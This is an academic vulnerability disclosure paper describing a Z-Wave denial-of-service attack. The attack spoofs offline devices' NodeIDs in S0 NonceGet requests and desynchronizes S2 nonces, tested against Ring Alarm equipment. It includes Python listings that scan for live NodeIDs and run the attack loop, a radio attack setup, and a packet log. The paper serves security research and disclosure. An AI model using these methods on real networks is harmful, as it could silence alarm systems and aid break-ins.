S0-No-More: A Z-Wave NonceGet Denial of ServiceAttack utilizing included but offline NodeIDs

Du Cheng, Patrick Felke, Frederik Gosewehr, Yixin Peng
University of Applied Sciences Emden/Leer

May 2, 2022

Abstract

In this paper a vulnerability in the Z-Wave protocol specification, especially in the S0 Z-Wave protocol is presented. Devices supporting this standard can be blocked (denial of service) through continuous S0 NonceGet requests. This way a whole network can be blocked if the attacked devices are Z-Wave network controller. This also effects S2 network controller as long as they support S0 NonceGet requests. As only a minimal amount of nonce requests (1 per 2 seconds) is required to conduct the attack it cannot be prevented by standard countermeasures against jamming.

1 Attack overview

Short description:	Denial of Service attack against S0 and S2 devices (tested with the Z-Wave ZW5xx product line), here specifically Z-Wave enabled Amazon Ring Gen. 1 devices. An attacker can use the S0 NonceGet request to continuously send a minimal amount of nonce requests (1 per 2 seconds) to the Z-Wave gateway, effectively blocking it from issuing new nonces to other devices while the attack is running. This is due to the Z-Wave specification demanding a participant to wait for at least 3 and up-to 20 seconds for the reply of the device requesting the nonce and the fact that the attacker can spoof any device within the network. This attack relies on a spoofable device NodeID and therefore a device which has been successfully included but is offline during the attack. This does include devices, which have not been correctly excluded using the smartphone app, e.g. a smart power socket. This attack can be used to target specific networks while leaving others untouched and only needs a minimum amount of packets compared to jamming attacks to block a controller / device.

Vulnerarbility Type:	DoS
Vendor of Product:	Silicon Labs (manufacturer of the Z-Wave ZW5xx SoC used in the specific product tested)
Specific Product tested:	(Amazon) Ring Alarm Security Kit, 5 piece
Affected product codebase:	Unknown, affects both S0 and S2 Z-Wave networks of Gen. 5 of the Z-Wave specification; S2 only if S0 connections, especially S0 NonceGet, are allowed by the gateway.
Attack Type:	Local attack, attacker needs to be in range of the victims Z-Wave network.
Impact:	Complete Denial of Service against the target network, rendering it unusable for the duration of the attack. The network resumes operation after the attack without noticeable traces. There seems to be no limitation to the attack duration. The attack only needs to minimum amount of packets to start the blocking process. The controller stays blocked till all requests in its incoming buffer have been timeouted, even if the attacker is no longer sending.

2 Introduction

This security issue report is a summary of issues found by the authors in the Z-Wave S0 protocol regarding the S0 NonceGet request specification. We discovered that it is possible to block the Z-Wave controller with a minimum amount of packages needed (approx. 2 every 3 seconds), utilizing a flaw in the specification regarding the creation of S0 nonces (a randomly generated number guaranteed to be used only once), specifically the mandatory timeout a NonceGet receiver has to wait for the sender before being able to generate a new nonce for another sender. Although this timeout is used as a security measure to protect against replay attacks, it can be misused to create a denial of service attack like the one described in CVE-2018-19983. This attack makes use of arbitrary NodeIDs, which was fixed by Silicon Labs after disclosure. Here we present an attack which shows among other issues, that a DoS is still possible through misuse of NonceGet. Instead of using a non existing / not included NodeID as utilized in the above attack, this new approach exploits a failed device's NodeID for spoofing. This way, the attack bypasses the above fix which makes a DoS possible again. Such offline (hereinafter referred to as failed) devices are quite common in networks. Among possibly others these include devices which have been switched off, are battery powered and failed due to battery drainage or which have been wrongfully excluded without using the proper method given by the specific Z-Wave SoC customer, e.g. (Amazon) Ring. This leaves "dangling" NodeIDs in the gateway. These can be used as a point of entry to request NonceGet responses, so called nonce reports (a Z-Wave gateway will only reply to requests coming from NodeIDs which have been correctly included into the Z-Wave network and therefore have been issued a NodeID from the gateway during the inclusion).

Nonces are crucial for the Z-Wave secure message exchange as they protect against replay attacks and keystream reuse. This makes it mandatory for every secure, therefore encrypted message exchange to include a nonce in the encryption process. If generating such nonces can be blocked somehow at the gateway side, the whole Z-Wave network would come to a halt, as no further event processing is possible. Although the S2 security standard changed the generation of nonces for each encapsulated

S2 message this attack still affects S2 secured networks. The only requirements for this attack to succeed are a) to find a failed device's NodeID and b) a gateway that accepts S0 NonceGet request from said failed device. These requests are thereby issued by the attacker, who sends NonceGet requests with a spoofed NodeID (one from a failed device) to the gateway.

3 Lab-Setup

The lab-setup for testing and verification is comprised of two main components: the attack and the detection part. The overall topology is thereby depicted in figure 1. The setup is made up of three main parts:

- the **target network** with the Z-Wave Controller[1] and connected actors/sensors (so called nodes / devices).
- the **detector**. This part is comprised of a Microsoft Windows PC running the Silabs Zniffer application. The connection to the Z-Wave network is thereby created by the Z-Wave.me UZB USB stick, which has a Silabs ZW5xx SoC inside, which is needed to connect to a Z-Wave network. The detector acts as a network packet debugger (comparable to Wireshark) to visualize a successful attack, e.g. if there are any response packets sent by the controller during an attack. A successful attack will occupy the controller in a way that no other packets from the network can be processed in time or be processed at all.
- the **attack platform**. This part is made of a Linux (Ubuntu 18.04) PC running GnuRadio and the attacking Python script. The RF connection is created using a SDR receiver/sender, here a HackRF One by Great Scott Gadgets[2] connected via USB to the PC. The PC is running GnuRadio[3] with a modified version of the EZ-Wave flow graph[4], published during ShmooCon 2016 [2] and a modified attack script based upon the one used in [1].

3.1 Devices under test (the "target network")

Ring Alarm 5 Starter Set (Version unknown, last update of firmware: May 2021), mainly the

- Ring Gateway (SKU: 4HB1E9-0EU0)
- Door / window contact (SKU: 4SDAE9-0EU0)
- Motion detection sensor (SKU: 4SPAE9-0EU0)

[1]Controller: the controlling entity within in the Z-Wave network managing the actual automation logic for the whole Z-Wave network

[2]`https://greatscottgadgets.com/`

[3]SDR software, see `https://www.gnuradio.org/`

[4]`https://github.com/cureHsu/EZ-Wave`



Z-Wave (Smart Home) automation network
Detector / network debugger
Z-Wave.me UZB USB Stick
Windows PC with Zniffer
Target network
Z-Wave device, e.g. siren
Z-Wave
Z-Wave Controller, e.g. Ring base-station
Attack platform
HackRF One „RF Sender"
HackRF One „RF Receiver"
Attacker PC
GNU-Radio with Z-Wave flowgraph
Socket connection
Scapy Radio module
Attacking Code „wave-killer.py"

Figure 1: Topology of the attack

3.2 Attacker-platform details

The attacking PC has been setup as follows:

- HackRF One (two are needed as the HackRF One can only work unidirectional, either receiving or sending, not both).
- GnuRadio (version 7, Ubuntu 18.04 repo version).
- Customized EZ-Wave flow chart for the processing of OSI Layer 1 (physical) Z-Wave traffic, for de-/modulation as well as Manchester de/encoding.
- Scapy Radio (current github master version) by BastilleResearch[5].
- Ubuntu 18.04. (needed because of current version limitations regarding GnuRadio, Python2 and Scapy Radio).
- modified *dirtywave.py* [1] script, renamed to *wave-killer.py*.

3.3 Detector setup

To check the actual behaviour and to monitor the overall Z-Wave network the Zniffer (protocol debugger) from Silabs is being used. This is needed to verify equipment tests, like triggering an alarm, activating a door/windows contact sensor among others before and during the attack. The detector is made of two parts:

[5]`https://github.com/BastilleResearch/scapy-radio`

- ZMEEUZB (z-wave.me UZB[6]) - Stick to turn a PC into a Z-Wave capable device or controller.
- Silabs Zniffer - Software by Silabs to debug Z-Wave traffic (similar to Wireshark).

4 Preliminaries: the S0 NonceGet handshake

A nonce[7] has to be requested for each transmission of a secure encapsulation frame. The actual request thereby follows a specific handshake protocol between sending and receiving party, which is depicted in figure 2. The actual encryption details or further protocol details are not required for this attack and therefore omitted. For more details the reader is referred to [3].




Figure 2: S0 Z-Wave-Transport-Encapsulation, source: [3]

The full sequence of the S0 NonceRequest has been standardized as follows:

1. The sender, *A*, issues the Nonce Get command to get a nonce from the receiver *B*. Doing so, a nonce request timer should be implemented and started the moment the message is being sent. This timer is optional though.
2. *B* uses an internal *Pseudo Random Number Generator* (PRNG) to generate an 8-Byte receiver nonce which it sends back to *A* as part of the Nonce Report packet. The moment the report is being sent *B* **must** start the nonce timer with a timeout in the range of **3-20 seconds**. This is mandatory as stated in the specification due to security reasons.
3. *A* also uses its PRNG to generate an 8-Byte sender nonce. It is concatenated with the receiver nonce (the one from *B*) to form a 16-Byte *initialization vector* (IV), i.e., IV = (sender nonce || receiver nonce).

[6] `https://z-wave.me/products/uzb/`

[7] A randomly generated value which must only be used once! It is used to counter replay attacks, as a unique value added to the encryption of the same packet will not result in the same ciphertext being generated more than once. Hence packets cannot be reused by an attacker.

4. *A* encrypts the payload, that needs to be transferred (e.g. sensor data) with the encryption key (KE) and the generated IV. *A* also computes a MAC[8] using the authentication key (KA)[9] and the same IV. Finally *A* forms a secure message encapsulation frame including the MAC and sends it to *B* which *B* acknowledges with an *Ack* message.

There is an important thing to note here: the sender needs to acknowledge the nonce report with sending the encapsulated message within a limited time frame. It is thereby mandatory for the receiver to wait at least 3 seconds for such message before it can process another NonceGet request by the same or other sender, as defined in the specification [3]. Moreover, the standard defines the recommended waiting time as 10 seconds, the maximum allowed being 20 seconds. This behaviour and especially the recommendation of 10 seconds can be exploited by a potential attacker if he can periodically send NonceGet requests without responding with an encapsulated message (which the attacker could not send anyway, as he lacks the knowledge of the network key).

5 Attack details

5.1 Weaponizing absent NodeIds

Utilising previous details, one can weaponize absent NodeIDs[10] to block a Z-Wave controller effective indefinitely through periodically sending a NonceGet request while impersonating the NodeID currently absent. This is possible because the Z-Wave protocol lacks of proper authentication of S0 NonceGet messages, i.e. no device in the network can be sure that the sending party of a NonceGet request[11] is the one it is pretending to be. Depending on the nonce timer implemented by a specific vendor, the amount of packets needed is between 2 per 3 up to 2 per 20 seconds (see nonce timer max timeout). This approach can theoretically keep an controller from being able to answer to any other request indefinitely. The attack sequence is thereby depicted in figure 3. Node 3, although alive, will not get its signal processed as the controller is permanently occupied generating and waiting for Nonce Report acknowledgement messages, rendering the whole network incapable of processing events like forcefully opening an window (i.e. breaking and entering a building), as the control logic, as in many practical and therefore in our attack scenario, is completely managed by the controller.
Absent NodeIDs can be created through various ways, both un- and intentionally. One such way would be that a device has not been correctly excluded (e.g. a power socket Z-Wave device has been unplugged). Another would be a malicious attack against a device itself, e.g. flooding the device with broken packets or also NonceGet requests to either fill the ingress buffer till the device cannot process any new packets in time or leaving it broken because of an potential crash as a result of such flooding. Battery powered devices could also be drained prematurely via flooding such devices, which in the end would also generate a absent NodeID. Note that the last two methods are noisy in opposite to the first one thus the first method should be preferred if available.

[8]Message Authentication Code, checksum generated from packet data and a secret key to verify packet integrity as well as authenticity. In case of Z-Wave this checksum does not include all the packet data, which makes it possible to manipulate packets or spoof NodeIDs.

[9]Network encryption (KE) and authentication (KA) key have been exchanged between the controller and the device during device inclusion phase.

[10]Absend NodeIDs are needed, as a controller should and in this case will only respond to NonceGet request from devices which have been included before.

[11]In general all unencrypted requests without a message authentication code.




Figure 3: Attack sequence diagram

5.2 Detecting absent NodeIDs

To detect a weaponizeable NodeID, which is needed in advance of the actual attack, an attacking party can utilise the same message, i.e. S0 NonceGet, to discover included NodeIDs. If a NodeID has not been assigned to a device during inclusion, the gateway will not respond to the request, and such NodeID can be discarded while incrementing a counter for the next possible ID during the discovery process. If a NodeID has been included before and is currently active, it has to answer to a NonceGet with a NonceGet report. This can be detected by the attacker using the receiving HackRF One and either a specialized detection method or manual checking, as shown in listing 1. In this example the message has to be send multiple times as a result of the sending hardware failing to produce a correct message from time to time, which results in corrupted/broken packages due to CRC errors. Sending the same packages 3 times was good enough to be sure that the message was at least received once by the controller.

In case that no devices are absent the attacker could try to generate one using methods that have been discussed before. One such method would be to try to force a device to fail due to a processing failure (e.g. a bufferoverflow), sending a massive amount of traffic to a specific device beforehand. Some devices might not answer to NonceRequests, which was observed during the attack against the Ring devices. In case the absent NodeID cannot be detected it may also be possible to mount the attack against all included NodeIDs instead of searching for one specific failed NodeID. This would mean that instead of targeting just one failed device the attacker would try to target every included NodeID instead while under the assumption that a failed NodeID is within the range of available NodeIDs. This requires the attacker to have the required hardware capabilities, as in a worst case scenario he needs to send up to (232-1)*2 packets[12] per 3 seconds. This number may be even higher in a mesh routing scenario, which has not been tested.

[12]232 because not all possible 255 NodeIDs (encoded as 8 Bit value) are usable as some are preallocated by the gateway for internal functions. Minus 1, because the gateway itself (NodeID 0x01) needs to be excluded from the list. It is also possible that even more NodeIDs have been reserved, e.g. when a secondary controller is being used or, in case of Ring, if internal system of the controller have fixed NodeIDs assigned to them

Listing 1: Python code to detect included devices using manual lookup with Zniffer

```python
def findOnlineNodes(homeid):

    for i in range(2,232):
        send_security_nonce_get(homeid, source = i, destination = 0x01)
        time.sleep(1)
        send_security_nonce_get(homeid, source = i, destination = 0x01)
        time.sleep(1)
        send_security_nonce_get(homeid, source = i, destination = 0x01)
        time.sleep(3)
```

5.3 The matter of S2 Nonces

S2 nonces are generated differently compared to S0. This is a problem for the attack, as S2 devices are able to send at least one event before they are been blocked by waiting for a NonceReport. In case of a real breaking and entering into a Z-Wave secured home, this could be the final event triggering the alarm as well as informing the resident about the event. This is a considerable issue for the success of this attack and therefore requires a solution.


S2 nonces are generated using a deterministic pseudo random number generator based on the AES-128 CTR_DRBG[13] (see [3] for more information). Depending on the type of message (single/-multicast) a SPAN[14] or MPAN[15] algorithm is used to initialize both the sender and receiver side's CTR_DRBG during the initial synchronization S2 NonceGet request. After that step new nonces are generated by simply incrementing the CTR mode's counter and thus the random number generator to its next value. This whole process from setup to resynchronization for a SPAN is depicted in figure 4.

As specified by the standard, singlecast[16] S2 nonces are only ever exchanged if the message encapsulation frame cannot be decrypted by the receiving party or if the CTR_DRBG has not been initialized yet. This means that for a successful blocking attack against such devices one has to force a desynchronization of the two parties beforehand.

5.4 S2 Nonce Desyncronisation Attack

To counter the previously described behaviour a seemingly easy solution was found: desynchonize the gateway via requesting a S2 nonce from it while spoofing the NodeID of the S2 device that needs to be blocked. This will reinitialize the CTR_DRBG with a new 32 byte entropy value (16 Byte from the sender of the request, 16 from the receiver sending its 16 Byte as part of the NonceReport message). As the actual device does not know about this NonceGet request as it did not send it, it will not reinitialize its CTR_DRBG resulting in a packet that cannot be decrypted by the gateway and thus causes yet another reinitialization of the CTR_DRBG as both devices need to resynchronize. This forces to the gateway, because it has received an undecryptable message, issuing a NonceReport with a new randomly chosen 16 Byte entropy value to reinitalize the CTR_DRBG on both sides. If this is conducted during an application of our DOS S0 attack this message cannot be sent, as the gateway

[13]Counter mode Deterministic Random Byte Generator
[14]Singlecast Pre-Agreed Nonce
[15]Multicast Pre-Agreed Nonce
[16]For more information about the multicast nonce details see [3]


SPAN: Singlecast Pre-Agreed Nonce
SOS: Singecast Out of Sync
SEI: Sender's Entropy Input
REI: Receiver's Entropy Input
Node A
Node B
No shared nonce (SPAN) between Node A and Node B
Nonce Get
Nonce Report (SOS = 1, REI)
S2 Msg Encap (SPAN Extention with SEI, encrypted payload)
Shared nonce (SPAN) established
S2 Msg Encap (Encrypted payload)
S2 Msg Encap (Encrypted payload)
Node A SPAN erased
S2 Msg Encap (Encrypted payload)
Node B cannot decrypt the fame
Nonce Report (SOS = 1, REI)
S2 Msg Encap (SPAN Extention with SEI , encrypted payload)
Shared nonce (SPAN) established
Figure 4: Singlecast communication frame flow: SPAN establishment, source: [3]

will be blocked while waiting for the S0 ACK message for the S0 NonceReport it has sent as a reply to the spoofed NodeID S0 NonceGet request, which it will never receive.


Requesting such (re)synchronisation S2 nonces from the gateway is easy as this, like S0 NonceGet, requires no authentication of the requester. Therefore this can be spoofed by the attacker. Hence an attacker only needs to send S2 NonceGet requests for all NodeIDs that have been included to desynchronize all S2 devices in the network. Doing this in between the S0 NonceGet DOS attack will leave all S2 devices blocked as well when trying to send a message which solves the problem of a S2 device being able to send one last event message before being blocked as well, which has been discussed in 5.3. The whole attack loop, including the DOS attack as well as the desynchronization of S2 devices can be seen in listing 2.

Using the described attack setup it may be needed to send the S2 NonceGet request multiple times due to CRC errors, though this was not the case during testing. This problem might also be solvable using a UZB stick and the OpenZwave library instead. One could implement the same attack scenario like the one discussed here. This approach would follow the one described in CVE-2018-19983 and might be less error prone due to hardware issues but was not tested yet.

Listing 2: Python code to run the attack including desynchronization of S2 devices

```python
def desyncNodes(homeid, noderange, src):
    for i in noderange:
        send_s2_nonce_get(homeid, i, src)

def sendDoS(homeid, src, duration=100, per_sec=1, send_s2=False):
    for x in range(duration):
        for y in range(per_sec):
            send_security_nonce_get(homeid, src, dest)
            #only send one request once a second
            time.sleep(1)
        #desynch s2 devices at the start but after the first Nonce has been requested.
        if x == 1:
            #desync all s2 nodes, here for all possible s2 devices in the range between the NodeIDs 6-20
            desyncNodes(homeid, range(6,20), 0x01)
```


In figure 5 and 6 the logged desynchonization attack is depicted. First every included NodeID is spoofed by the attacker while sending S2 NonceGet requests ("Line No" 2-14). This increases the CTR_DRBG in the gateway for the respective NodeID, effectively desynchronizing the nonce value between the gateway and the device the NodeID has been assigned to.



Line No	Date	Time	Speed	RSSI	Channel	Delta	Source	Destination	Home Id	Data	Application	Hex Data
1	04.09.2006	05:59:06.505	40Kbit/s	78	1	0	001	255	E1 7E 32 9C	Explorer Nor	Cmd Set Nwi Mode	E1 7E 32 9C 01 05 0B 16 FF 20 00 FA 40 00 00 00 00 01
2	04.09.2006	05:59:49.264	40Kbit/s	65	1	42759	006	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 06 41 0F 0D 01 9F 01 01 15
3	04.09.2006	05:59:49.272	40Kbit/s	71	1	8	007	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 07 41 0F 0D 01 9F 01 01 14
4	04.09.2006	05:59:49.280	40Kbit/s	71	1	8	008	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 08 41 0F 0D 01 9F 01 01 1B
5	04.09.2006	05:59:49.288	40Kbit/s	71	1	8	009	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 09 41 0F 0D 01 9F 01 01 1A
6	04.09.2006	05:59:49.296	40Kbit/s	71	1	8	010	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 0A 41 0F 0D 01 9F 01 01 19
7	04.09.2006	05:59:49.304	40Kbit/s	71	1	8	011	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 0B 41 0F 0D 01 9F 01 01 18
8	04.09.2006	05:59:49.312	40Kbit/s	71	1	8	012	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 0C 41 0F 0D 01 9F 01 01 1F
9	04.09.2006	05:59:49.320	40Kbit/s	71	1	8	013	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 0D 41 0F 0D 01 9F 01 01 1E
10	04.09.2006	05:59:49.328	40Kbit/s	71	1	8	014	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 0E 41 0F 0D 01 9F 01 01 1D
11	04.09.2006	05:59:49.336	40Kbit/s	71	1	8	015	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 0F 41 0F 0D 01 9F 01 01 1C
12	04.09.2006	05:59:49.347	40Kbit/s	71	1	8	016	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 10 41 0F 0D 01 9F 01 01 03
13	04.09.2006	05:59:49.352	40Kbit/s	71	1	8	017	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 11 41 0F 0D 01 9F 01 01 02
14	04.09.2006	05:59:49.360	40Kbit/s	71	1	8	018	001	E1 7E 32 9C	Singlecast	S2 Nonce Get	E1 7E 32 9C 12 41 0F 0D 01 9F 01 01 01
15	04.09.2006	05:59:49.368	40Kbit/s	78	1	9	001	014	E1 7E 32 9C	Ack		E1 7E 32 9C 01 03 0F 0A 0E C7
16	04.09.2006	05:59:49.377	40Kbit/s	66	1	9	001	015	E1 7E 32 9C	Ack		E1 7E 32 9C 01 03 0F 0A 0F C6
17	04.09.2006	05:59:49.386	40Kbit/s	81	1	9	001	016	E1 7E 32 9C	Ack		E1 7E 32 9C 01 03 0F 0A 10 D9
18	04.09.2006	05:59:49.395	40Kbit/s	74	1	9	001	017	E1 7E 32 9C	Ack		E1 7E 32 9C 01 03 0F 0A 11 D8
